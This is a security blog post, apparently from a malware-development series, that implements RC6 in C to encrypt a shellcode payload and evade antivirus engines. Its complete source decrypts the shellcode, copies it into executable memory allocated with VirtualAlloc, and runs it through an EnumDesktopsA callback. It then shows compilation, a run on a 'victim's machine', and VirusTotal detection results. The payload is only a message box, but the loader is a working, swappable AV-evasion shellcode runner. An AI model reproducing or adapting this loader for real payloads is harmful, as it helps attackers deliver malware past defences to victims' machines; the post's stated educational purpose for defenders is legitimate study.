
Malware and cryptography 25: encrypt/decrypt payload via RC6. Simple C/C++ example.

cocomelonc.github.io/malware/2024/02/21/malware-cryptography-25.html

February 21, 2024

13 minute read

Hello, cybersecurity enthusiasts and white hackers!



In one of my previous posts about cryptography in malware, I considered RC5 encryption, one of the readers asked what would happen if I used RC6 encryption for my payload.

This post is the result of my own research on try to evasion AV engines via encrypting payload with another logic: RC6. As usual, exploring various crypto algorithms, I decided to check what would happen if we apply this to encrypt/decrypt the payload.

RC6

RC6 is a symmetric key algorithm for block encryption designed by Ron Rivest in 1998, four years after the proposal of its predecessor, the RC5 encryption algorithm.

How it works?

RC6 uses a key expansion algorithm to generate round keys from the user-provided key. The key size can vary from `128 bits` to `256 bits`, making it highly secure.

The encryption process involves iterating through a number of rounds, with each round performing a set of operations on the plaintext. In RC6, each round consists of four main steps: mixing, adding round key, rotation, and modular addition. The output of one round becomes the input for the next round.

The decryption process is the reverse of the encryption process. The ciphertext is divided into blocks of 16 bytes each and decrypted using the round keys in reverse order.

practical example

Let's implement it. First of all, initializing `P` and `Q`. RC6 uses two word-sized constants, `P` and `Q`:

```
#define P32 0xB7E15163
#define Q32 0x9E3779B9
```

`P32` is an arbitrary value derived from the mathematical constant `phi (φ)`, specifically `φ = (sqrt(5) - 1) / 2`. It is then multiplied by `2^32`.
`Q32` is another arbitrary value derived from the golden ratio constant (ψ), specifically `ψ = (sqrt(5) + 1) / 2`. It is then multiplied by `2^32`.

`ROTL` (Rotate Left) and `ROTR` (Rotate Right) are bitwise rotation operations. `ROTL` rotates the bits of a binary number to the left by a specified number of positions.

`ROTR` rotates the bits of a binary number to the right by a specified number of positions.

```
#define ROTL(x, y) (((x) << (y & (W_BITS - 1))) | ((x) >> (W_BITS - (y & (W_BITS - 1)))))
#define ROTR(x, y) (((x) >> (y & (W_BITS - 1))) | ((x) << (W_BITS - (y & (W_BITS - 1)))))
```

In the RC6 algorithm, `ROTL` and `ROTR` are used to perform circular shifts of the binary representations of the input data, keys, and intermediate values during encryption and decryption.

Then, the `rc6_setup` function performs the key expansion. It takes the user-provided key and generates round keys, which are stored in the `S` array:

```
void rc6_setup(const uint8_t *key, WORD S[2 * ROUNDS + 4]) {
  int i, j, s, A, B, L[KEYLEN / sizeof(int)], L32 = KEYLEN / (2 * sizeof(int));

  for (i = KEYLEN - 1, L[KEYLEN / sizeof(int) - 1] = 0; i != -1; i--)
    L[i / sizeof(int)] = (L[i / sizeof(int)] << 8) + key[i];

  for (S[0] = P32, i = 1; i < 2 * ROUNDS + 4; i++)
    S[i] = S[i - 1] + Q32;

  for (A = B = i = j = s = 0; s < 3 * ((2 * ROUNDS + 4) > (2 * L32) ? (2 * ROUNDS +
4) : (2 * L32)); s++, i = (i + 1) % (2 * ROUNDS + 4), j = (j + 1) % (2 * L32))
    S[i] = ROTL((S[i] + A + B), 3), A = S[i] = ROTL((S[i] + A + B), (A + B)), B =
L[j] = ROTL((L[j] + A + B), (A + B));
  return;
}
```

The next one is the `rc6_encrypt` function. It takes the plaintext and the round keys generated during key expansion and applies the encryption algorithm to produce the ciphertext.Since we have the expanded key in the array `S`, we can perform the encryption algorithm as specified below. The registers are `A,B,C`, and `D` which hold both the input (plaintext) and output (ciphertext). Moreover, the first byte of the plaintext (or ciphertext) is placed in the least-significant byte of `A` while the last byte of the plaintext is placed in the most-significant byte of `D`:

```
void rc6_encrypt(const uint8_t pt[16], const WORD S[2 * ROUNDS + 4], uint8_t ct[16])
{
  WORD A = *(WORD *)(pt + 0), B = *(WORD *)(pt + 4), C = *(WORD *)(pt + 8), D = *
(WORD *)(pt + 12), t, u;
  B += S[0], D += S[1];
  for (int i = 1; i <= ROUNDS; i++) {
    t = ROTL(B * (2 * B + 1), 5), u = ROTL(D * (2 * D + 1), 5), A = ROTL(A ^ t, u) +
S[2 * i], C = ROTL(C ^ u, t) + S[2 * i + 1], t = A, A = B, B = C, C = D, D = t;
  }
  A += S[2 * ROUNDS + 2], C += S[2 * ROUNDS + 3];
  *(WORD *)(ct + 0) = A, *(WORD *)(ct + 4) = B, *(WORD *)(ct + 8) = C, *(WORD *)(ct +
12) = D;
  return;
}
```

At the end of `ROUNDS` rounds, registers `A,B,C` and `D` hold the ciphertext.

The decryption process implemented in the `rc6_decrypt` function. It takes the ciphertext and the round keys generated during key expansion and applies the decryption algorithm to produce the plaintext:

```
void rc6_decrypt(const uint8_t ct[16], const WORD S[2 * ROUNDS + 4], uint8_t pt[16])
{
  WORD A = *(WORD *)(ct + 0), B = *(WORD *)(ct + 4), C = *(WORD *)(ct + 8), D = *
(WORD *)(ct + 12), t, u;
  C -= S[2 * ROUNDS + 3], A -= S[2 * ROUNDS + 2];
  for (int i = ROUNDS; i >= 1; i--) {
    t = D, D = C, C = B, B = A, A = t, u = ROTL(D * (2 * D + 1), 5), t = ROTL(B * (2
* B + 1), 5), C = ROTR(C - S[2 * i + 1], t) ^ u, A = ROTR(A - S[2 * i], u) ^ t;
  }
  D -= S[1], B -= S[0];
  *(WORD *)(pt + 0) = A, *(WORD *)(pt + 4) = B, *(WORD *)(pt + 8) = C, *(WORD *)(pt +
12) = D;
  return;
}
```

For simplicity I just implemented `20-round` encryption.

Finally, the full source code for encryption/decryption payload is:

```
/*
 * hack.c
 * RC6 implementation
 * author: @cocomelonc
 * https://cocomelonc.github.io/malware/2024/02/21/malware-cryptography-25.html
*/
#include <stdint.h>
#include <string.h>
#include <math.h>
#include <stdio.h>
#include <windows.h>

#define WORD uint32_t
#define W_BITS 32
#define ROUNDS 20
#define KEYLEN 16

#define P32 0xB7E15163
#define Q32 0x9E3779B9

#define ROTL(x, y) (((x) << (y & (W_BITS - 1))) | ((x) >> (W_BITS - (y & (W_BITS - 1)))))
#define ROTR(x, y) (((x) >> (y & (W_BITS - 1))) | ((x) << (W_BITS - (y & (W_BITS - 1)))))

void rc6_setup(const uint8_t *key, WORD S[2 * ROUNDS + 4]) {
  int i, j, s, A, B, L[KEYLEN / sizeof(int)], L32 = KEYLEN / (2 * sizeof(int));

  for (i = KEYLEN - 1, L[KEYLEN / sizeof(int) - 1] = 0; i != -1; i--)
    L[i / sizeof(int)] = (L[i / sizeof(int)] << 8) + key[i];

  for (S[0] = P32, i = 1; i < 2 * ROUNDS + 4; i++)
    S[i] = S[i - 1] + Q32;

  for (A = B = i = j = s = 0; s < 3 * ((2 * ROUNDS + 4) > (2 * L32) ? (2 * ROUNDS + 4) : (2 * L32)); s++, i = (i + 1) % (2 * ROUNDS + 4), j = (j + 1) % (2 * L32))
    S[i] = ROTL((S[i] + A + B), 3), A = S[i] = ROTL((S[i] + A + B), (A + B)), B = L[j] = ROTL((L[j] + A + B), (A + B));

  return;
}

void rc6_encrypt(const uint8_t pt[16], const WORD S[2 * ROUNDS + 4], uint8_t ct[16])
{
  WORD A = *(WORD *)(pt + 0), B = *(WORD *)(pt + 4), C = *(WORD *)(pt + 8), D = *(WORD *)(pt + 12), t, u;
  B += S[0], D += S[1];
  for (int i = 1; i <= ROUNDS; i++) {
    t = ROTL(B * (2 * B + 1), 5), u = ROTL(D * (2 * D + 1), 5), A = ROTL(A ^ t, u) + S[2 * i], C = ROTL(C ^ u, t) + S[2 * i + 1], t = A, A = B, B = C, C = D, D = t;
  }
  A += S[2 * ROUNDS + 2], C += S[2 * ROUNDS + 3];
```

```
  *(WORD *)(ct + 0) = A, *(WORD *)(ct + 4) = B, *(WORD *)(ct + 8) = C, *(WORD *)(ct +
12) = D;
  return;
}

void rc6_decrypt(const uint8_t ct[16], const WORD S[2 * ROUNDS + 4], uint8_t pt[16])
{
  WORD A = *(WORD *)(ct + 0), B = *(WORD *)(ct + 4), C = *(WORD *)(ct + 8), D = *
(WORD *)(ct + 12), t, u;
  C -= S[2 * ROUNDS + 3], A -= S[2 * ROUNDS + 2];
  for (int i = ROUNDS; i >= 1; i--) {
    t = D, D = C, C = B, B = A, A = t, u = ROTL(D * (2 * D + 1), 5), t = ROTL(B * (2
* B + 1), 5), C = ROTR(C - S[2 * i + 1], t) ^ u, A = ROTR(A - S[2 * i], u) ^ t;
  }
  D -= S[1], B -= S[0];
  *(WORD *)(pt + 0) = A, *(WORD *)(pt + 4) = B, *(WORD *)(pt + 8) = C, *(WORD *)(pt +
12) = D;
  return;
}

int main() {

  uint8_t key[KEYLEN] = { 0x24, 0x3F, 0x6A, 0x88, 0x85, 0xA3, 0x08, 0xD3, 0x45, 0x28,
0x21, 0xE6, 0x38, 0xD0, 0x13, 0x77 };
  WORD S[2 * ROUNDS + 4];
  rc6_setup(key, S);

  unsigned char data[] = {
    0xfc, 0x48, 0x81, 0xe4, 0xf0, 0xff, 0xff, 0xff, 0xe8, 0xd0, 0x0, 0x0,
    0x0, 0x41, 0x51, 0x41, 0x50, 0x52, 0x51, 0x56, 0x48, 0x31, 0xd2, 0x65,
    0x48, 0x8b, 0x52, 0x60, 0x3e, 0x48, 0x8b, 0x52, 0x18, 0x3e, 0x48, 0x8b,
    0x52, 0x20, 0x3e, 0x48, 0x8b, 0x72, 0x50, 0x3e, 0x48, 0xf, 0xb7, 0x4a,
    0x4a, 0x4d, 0x31, 0xc9, 0x48, 0x31, 0xc0, 0xac, 0x3c, 0x61, 0x7c, 0x2,
    0x2c, 0x20, 0x41, 0xc1, 0xc9, 0xd, 0x41, 0x1, 0xc1, 0xe2, 0xed, 0x52,
    0x41, 0x51, 0x3e, 0x48, 0x8b, 0x52, 0x20, 0x3e, 0x8b, 0x42, 0x3c, 0x48,
    0x1, 0xd0, 0x3e, 0x8b, 0x80, 0x88, 0x0, 0x0, 0x0, 0x48, 0x85, 0xc0,
    0x74, 0x6f, 0x48, 0x1, 0xd0, 0x50, 0x3e, 0x8b, 0x48, 0x18, 0x3e, 0x44,
    0x8b, 0x40, 0x20, 0x49, 0x1, 0xd0, 0xe3, 0x5c, 0x48, 0xff, 0xc9, 0x3e,
    0x41, 0x8b, 0x34, 0x88, 0x48, 0x1, 0xd6, 0x4d, 0x31, 0xc9, 0x48, 0x31,
    0xc0, 0xac, 0x41, 0xc1, 0xc9, 0xd, 0x41, 0x1, 0xc1, 0x38, 0xe0, 0x75,
    0xf1, 0x3e, 0x4c, 0x3, 0x4c, 0x24, 0x8, 0x45, 0x39, 0xd1, 0x75, 0xd6,
    0x58, 0x3e, 0x44, 0x8b, 0x40, 0x24, 0x49, 0x1, 0xd0, 0x66, 0x3e, 0x41,
    0x8b, 0xc, 0x48, 0x3e, 0x44, 0x8b, 0x40, 0x1c, 0x49, 0x1, 0xd0, 0x3e,
    0x41, 0x8b, 0x4, 0x88, 0x48, 0x1, 0xd0, 0x41, 0x58, 0x41, 0x58, 0x5e,
    0x59, 0x5a, 0x41, 0x58, 0x41, 0x59, 0x41, 0x5a, 0x48, 0x83, 0xec, 0x20,
    0x41, 0x52, 0xff, 0xe0, 0x58, 0x41, 0x59, 0x5a, 0x3e, 0x48, 0x8b, 0x12,
    0xe9, 0x49, 0xff, 0xff, 0xff, 0x5d, 0x49, 0xc7, 0xc1, 0x0, 0x0, 0x0,
    0x0, 0x3e, 0x48, 0x8d, 0x95, 0xfe, 0x0, 0x0, 0x0, 0x3e, 0x4c, 0x8d,
    0x85, 0x9, 0x1, 0x0, 0x0, 0x48, 0x31, 0xc9, 0x41, 0xba, 0x45, 0x83,
    0x56, 0x7, 0xff, 0xd5, 0x48, 0x31, 0xc9, 0x41, 0xba, 0xf0, 0xb5, 0xa2,
    0x56, 0xff, 0xd5, 0x4d, 0x65, 0x6f, 0x77, 0x2d, 0x6d, 0x65, 0x6f, 0x77,
    0x21, 0x0, 0x3d, 0x5e, 0x2e, 0x2e, 0x5e, 0x3d, 0x0
```

```
};

int data_size = sizeof(data);
int padded_size = (data_size + 15) & ~15; // pad data to the nearest multiple of 16

printf("original data:\n");
for (int i = 0; i < data_size; ++i) {
  printf("%02x ", data[i]);
}
printf("\n\n");

unsigned char padded_data[padded_size];
memcpy(padded_data, data, data_size);

unsigned char encrypted[padded_size];
unsigned char decrypted[padded_size];

for (int i = 0; i < padded_size; i += 16) {
  uint8_t message_chunk[16];
  memcpy(message_chunk, padded_data + i, sizeof(message_chunk));

  rc6_encrypt(message_chunk, S, message_chunk);
  memcpy(encrypted + i, message_chunk, sizeof(message_chunk));

  rc6_decrypt(message_chunk, S, message_chunk);
  memcpy(decrypted + i, message_chunk, sizeof(message_chunk));
}

printf("padded data:\n");
for (int i = 0; i < padded_size; ++i) {
  printf("%02x ", padded_data[i]);
}
printf("\n\n");

printf("encrypted data:\n");
for (int i = 0; i < padded_size; ++i) {
  printf("%02x ", encrypted[i]);
}
printf("\n\n");

printf("decrypted data:\n");
for (int i = 0; i < padded_size; ++i) {
  printf("%02x ", decrypted[i]);
}
printf("\n\n");

// Compare decrypted data with original data
if (memcmp(data, decrypted, data_size) == 0) {
  printf("encryption and decryption successful.\n");
} else {
  printf("encryption and decryption failed.\n");
}
```

```
  LPVOID mem = VirtualAlloc(NULL, data_size, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
  RtlMoveMemory(mem, decrypted, data_size);
  EnumDesktopsA(GetProcessWindowStation(), (DESKTOPENUMPROCA)mem, (long long
int)NULL);

  return 0;
}
```

As usually, for simplicity, used meow-meow messagebox payload:

```
unsigned char data[] = {
0xfc, 0x48, 0x81, 0xe4, 0xf0, 0xff, 0xff, 0xff, 0xe8, 0xd0, 0x0, 0x0,
0x0, 0x41, 0x51, 0x41, 0x50, 0x52, 0x51, 0x56, 0x48, 0x31, 0xd2, 0x65,
0x48, 0x8b, 0x52, 0x60, 0x3e, 0x48, 0x8b, 0x52, 0x18, 0x3e, 0x48, 0x8b,
0x52, 0x20, 0x3e, 0x48, 0x8b, 0x72, 0x50, 0x3e, 0x48, 0xf, 0xb7, 0x4a,
0x4a, 0x4d, 0x31, 0xc9, 0x48, 0x31, 0xc0, 0xac, 0x3c, 0x61, 0x7c, 0x2,
0x2c, 0x20, 0x41, 0xc1, 0xc9, 0xd, 0x41, 0x1, 0xc1, 0xe2, 0xed, 0x52,
0x41, 0x51, 0x3e, 0x48, 0x8b, 0x52, 0x20, 0x3e, 0x8b, 0x42, 0x3c, 0x48,
0x1, 0xd0, 0x3e, 0x8b, 0x80, 0x88, 0x0, 0x0, 0x0, 0x48, 0x85, 0xc0,
0x74, 0x6f, 0x48, 0x1, 0xd0, 0x50, 0x3e, 0x8b, 0x48, 0x18, 0x3e, 0x44,
0x8b, 0x40, 0x20, 0x49, 0x1, 0xd0, 0xe3, 0x5c, 0x48, 0xff, 0xc9, 0x3e,
0x41, 0x8b, 0x34, 0x88, 0x48, 0x1, 0xd6, 0x4d, 0x31, 0xc9, 0x48, 0x31,
0xc0, 0xac, 0x41, 0xc1, 0xc9, 0xd, 0x41, 0x1, 0xc1, 0x38, 0xe0, 0x75,
0xf1, 0x3e, 0x4c, 0x3, 0x4c, 0x24, 0x8, 0x45, 0x39, 0xd1, 0x75, 0xd6,
0x58, 0x3e, 0x44, 0x8b, 0x40, 0x24, 0x49, 0x1, 0xd0, 0x66, 0x3e, 0x41,
0x8b, 0xc, 0x48, 0x3e, 0x44, 0x8b, 0x40, 0x1c, 0x49, 0x1, 0xd0, 0x3e,
0x41, 0x8b, 0x4, 0x88, 0x48, 0x1, 0xd0, 0x41, 0x58, 0x41, 0x58, 0x5e,
0x59, 0x5a, 0x41, 0x58, 0x41, 0x59, 0x41, 0x5a, 0x48, 0x83, 0xec, 0x20,
0x41, 0x52, 0xff, 0xe0, 0x58, 0x41, 0x59, 0x5a, 0x3e, 0x48, 0x8b, 0x12,
0xe9, 0x49, 0xff, 0xff, 0xff, 0x5d, 0x49, 0xc7, 0xc1, 0x0, 0x0, 0x0,
0x0, 0x3e, 0x48, 0x8d, 0x95, 0xfe, 0x0, 0x0, 0x0, 0x3e, 0x4c, 0x8d,
0x85, 0x9, 0x1, 0x0, 0x0, 0x48, 0x31, 0xc9, 0x41, 0xba, 0x45, 0x83,
0x56, 0x7, 0xff, 0xd5, 0x48, 0x31, 0xc9, 0x41, 0xba, 0xf0, 0xb5, 0xa2,
0x56, 0xff, 0xd5, 0x4d, 0x65, 0x6f, 0x77, 0x2d, 0x6d, 0x65, 0x6f, 0x77,
0x21, 0x0, 0x3d, 0x5e, 0x2e, 0x2e, 0x5e, 0x3d, 0x0
};
```

As you can see, for checking correctness, also added comparing and printing logic.

demo

Let's go to see everything in action. Compile it (in my `kali` machine):


```
x86_64-w64-mingw32-gcc -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -
ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-
constants -static-libstdc++ -static-libgcc
```

```
┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/meow/2024-02-21-malware-cryptography-25]
└─$ x86_64-w64-mingw32-gcc -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc

┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/meow/2024-02-21-malware-cryptography-25]
└─$ ls -lt
total 52
-rwxr-xr-x 1 cocomelonc cocomelonc 41472 Feb 23 00:21 hack.exe
-rw-r--r-- 1 cocomelonc cocomelonc  5972 Feb 22 00:27 hack.c
```


Then, just run it in the victim's machine (`windows 10 x64 v1903` in my case):

```
.\hack.exe
```



As you can see, everything is worked perfectly! =^..^=

Let's go to upload this `hack.exe` to VirusTotal:



https://www.virustotal.com/gui/file/19fd0084bd8b401a025ca43db4465c49e3aa51455483eeb0b3874e5991d6a022/detection

As you can see, only 21 of 71 AV engines detect our file as malicious.

But this result is not due to the encryption of the payload, but to calls to some Windows APIs like `VirtualAlloc`, `RtlMoveMemory` and `EnumDesktopsA`

Shannon entropy for first sections:

```
┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/meow/2024-02-21-malware-cryptography-25]
└─$ python3 ../2022-11-05-malware-analysis-6/entropy.py -f hack.exe
.text
        virtual address: 0×1000
        virtual size: 0×70f8
        raw size: 0×7200
        entropy: 6.279443300917571
.data
        virtual address: 0×9000
        virtual size: 0×c0
        raw size: 0×200
        entropy: 0.8812985346190678
.rdata
        virtual address: 0×a000
        virtual size: 0×f40
        raw size: 0×1000
        entropy: 4.828714084403261
```

In summary, RC6 encryption stands out as a really strong and flexible encryption algorithm, providing a multitude of benefits in comparison to alternative algorithms. RC6 encryption is commonly used to protect sensitive data, including financial information, medical records, and personal information.

I hope this post spreads awareness to the blue teamers of this interesting encrypting technique, and adds a weapon to the red teamers arsenal.

I often wrote about the results of my research here and at various conferences like BlackHat and BSides, and many emails and messages come with various questions. I try to answer questions and consider problems that are interesting to my readers.

RC6
Malware and cryptography 1
source code in github

> This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!
PS. All drawings and screenshots are mine